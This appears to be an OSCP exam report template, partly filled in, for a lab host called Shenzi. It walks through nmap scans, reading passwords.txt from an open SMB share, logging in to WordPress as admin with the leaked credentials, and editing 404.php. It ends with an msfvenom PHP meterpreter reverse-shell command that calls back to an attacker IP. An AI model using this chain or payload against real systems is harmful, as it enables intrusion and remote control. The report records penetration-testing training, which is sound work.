OffSec Certified Professional

Exam Report

v.2.0

student@youremailaddress.com

OSID: XXXXX

Table of Contents

1 OffSec Certified Professional Exam Report

1.1 Introduction

The OffSec Certified Professional exam report contains all efforts that were conducted in order to pass the OffSec Certified Professional exam. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the OffSec Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the OffSec Lab and Exam network. The student is tasked with following a methodical approach to obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you in the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

John Doe was tasked with performing an internal penetration test towards OffSec Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate OffSec's internal lab systems – the THINC.local domain. John's overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to OffSec.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on OffSec's network. When performing the attacks, John was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, John had administrative level access to multiple systems. All systems were successfully exploited and access granted.

2.1 Recommendations

John recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

John utilized a widely adopted approach to performing penetration testing that is effective in testing how well the OffSec Labs and Exam environments are secure. Below is a breakout of how John was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, John was tasked with exploiting the lab and exam network. The specific IP addresses were:

Exam Network:

192.168.232.55, 172.16.203.134, 172.16.203.135, 172.16.203.136

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, John was able to successfully gain access to 10 out of the 50 systems.

3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

John added administrator and root level accounts on all systems compromised. In addition to the administrative/root access, a Metasploit meterpreter service was installed on the machine to ensure that additional access could be established.

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, John removed all user accounts and passwords as well as the Meterpreter services installed on the system. OffSec should not have to remove any user accounts or services from the system.

4 Independent Challenges

4.1 Target #1 – 192.168.232.55

4.1.1 Initial Access – Anonymous SMB share leads to Wordpress RCE

Vulnerability Explanation: The SMB server is not protected with the password and has some sensitive information like credentials store. Which leads to RCE from wordpress theme editor.

Vulnerability Fix: The SMB should be configured with credentials and guest enumeration should be disabled.

Severity: Critical

Steps to reproduce the attack: Ran the initial service scan John discovered that this host is called Sehnzi. Smbclient was used to interact on the port 445 to get the passwords.txt file from SMB share shenzi and used those credentials for wordpress admin access.


4.1.2 Service Enumeration

Port Scan Results

IP Address	Ports Open
192.168.232.55	**TCP**: 21, 80, 135, 139, 443, 3306, 49666


We run nmap to scan the target and found a few ports open.

```
└─$ nmap 192.168.232.55 -p- --min-rate 20000

Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 10:28 +04
Warning: 192.168.232.55 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.232.55
Host is up (0.27s latency).
Not shown: 48865 filtered tcp ports (no-response), 16662 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
49665/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 173.20 seconds
```



```
└─$ nmap 192.168.232.55 -p- --min-rate 20000
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 10:28 +04
Warning: 192.168.232.55 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.232.55
Host is up (0.27s latency).
Not shown: 48865 filtered tcp ports (no-response), 16662 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
49665/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 173.20 seconds
```

```
└─$ nmap -sCV 192.168.232.55
```




```
└─$ nmap -sCV 192.168.232.55
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 10:38 +04
Nmap scan report for 192.168.232.55
Host is up (0.28s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp   open  http          Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.232.55/dashboard/
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-title: Welcome to XAMPP
|_Requested resource was https://192.168.232.55/dashboard/
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds?
3306/tcp open  mysql?
| fingerprint-strings:
```

4.1.3 Initial Access – SMB share to Wordpress RCE


SMB revlead a 'Shenzi' share which was not protected with password and has interesting files for us.

```
└─$ smbclient -L \\\\192.168.232.55
```



```
$ smbclient -L \\\\192.168.232.55
Password for [WORKGROUP\waqar]:

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       Remote IPC
        Shenzi          Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.232.55 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```


```
└─$ smbclient \\\\192.168.232.55\\shenzi

Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu May 28 19:45:09 2020
  ..                                  D        0  Thu May 28 19:45:09 2020
  passwords.txt                       A      894  Thu May 28 19:45:09 2020
  readme_en.txt                       A     7367  Thu May 28 19:45:09 2020
  sess_klk75u2q4rpgfjs3785h6hpipp        A     3879  Thu May 28 19:45:09 2020
  why.tmp                             A      213  Thu May 28 19:45:09 2020
  xampp-control.ini                   A      178  Thu May 28 19:45:09 2020

 12941823 blocks of size 4096. 5850488 blocks available
```



```
$ smbclient \\\\192.168.232.55\\shenzi
Password for [WORKGROUP\waqar]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu May 28 19:45:09 2020
  ..                                  D        0  Thu May 28 19:45:09 2020
  passwords.txt                       A      894  Thu May 28 19:45:09 2020
  readme_en.txt                       A     7367  Thu May 28 19:45:09 2020
  sess_klk75u2q4rpgfjs3785h6hpipp        A     3879  Thu May 28 19:45:09 2020
  why.tmp                             A      213  Thu May 28 19:45:09 2020
  xampp-control.ini                   A      178  Thu May 28 19:45:09 2020

                12941823 blocks of size 4096. 5881163 blocks available
```


Shenzi share has passwords.txt file, we will download it which can be used for login in wordpress admin account.

```
└─$ smb: \> get passwords.txt
```



```
smb: \> get passwords.txt
getting file \passwords.txt of size 894 as passwords.txt (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
smb: \>
```


```
└─$ cat passwords.txt
```



```
$ cat passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)

2) FileZilla FTP:

   [ You have to create a new user on the FileZilla Interface ]

3) Mercury (not in the USB & lite version):

   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)

   User: newuser
   Password: wampp

4) WEBDAV:

   User: xampp-dav-unsecure
   Password: ppmax2011
   Attention: WEBDAV is not active since XAMPP Version 1.7.4.
   For activation please comment out the httpd-dav.conf and
   following modules in the httpd.conf

   LoadModule dav_module modules/mod_dav.so
   LoadModule dav_fs_module modules/mod_dav_fs.so

   Please do not forget to refresh the WEBDAV authentification (users and passwords).

5) WordPress:

   User: admin
   Password: FeltHeadwallWight357
```


From all the password admin:FeltHeadwallWight357 looks interesting, We couldn’t find any interesting directory with our directory busting enumeration using common wordlists, however if use our Share name it revels a wordpress site.

```
└─$ http://192.168.232.55/shenzi/
```




We used initially discovered credentials admin:FeltHeadwallWight357 from the SMB share to login into wordpress.

```
└─$ http://192.168.232.55/shenzi/wp-login.php
```



After successfully logged in, we'll navigate to Appearance -> Theme Editor -> Theme Twenty Twenty to determine the active website theme. If we select a .php page (such as 404.php) we discover that we can directly edit the page's source code.

```
http://192.168.232.55/shenzi/wp-admin/theme-editor.php?file=404.php&theme=twentytwenty
```



Edit Themes


Twenty Twenty: 404 Template (404.php)

Selected file content:


```
<?php
/**
 * The template for displaying 404 pages (Not Found)
 *
 * @package WordPress
 * @subpackage Twenty_Thirteen
 * @since Twenty Thirteen 1.0
 */
```

We generated meterpreter payload with MSF and updated 404.php code with it to get a RCE .


```
└─$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.45.154 lport=443 -f raw >
shell.php
```



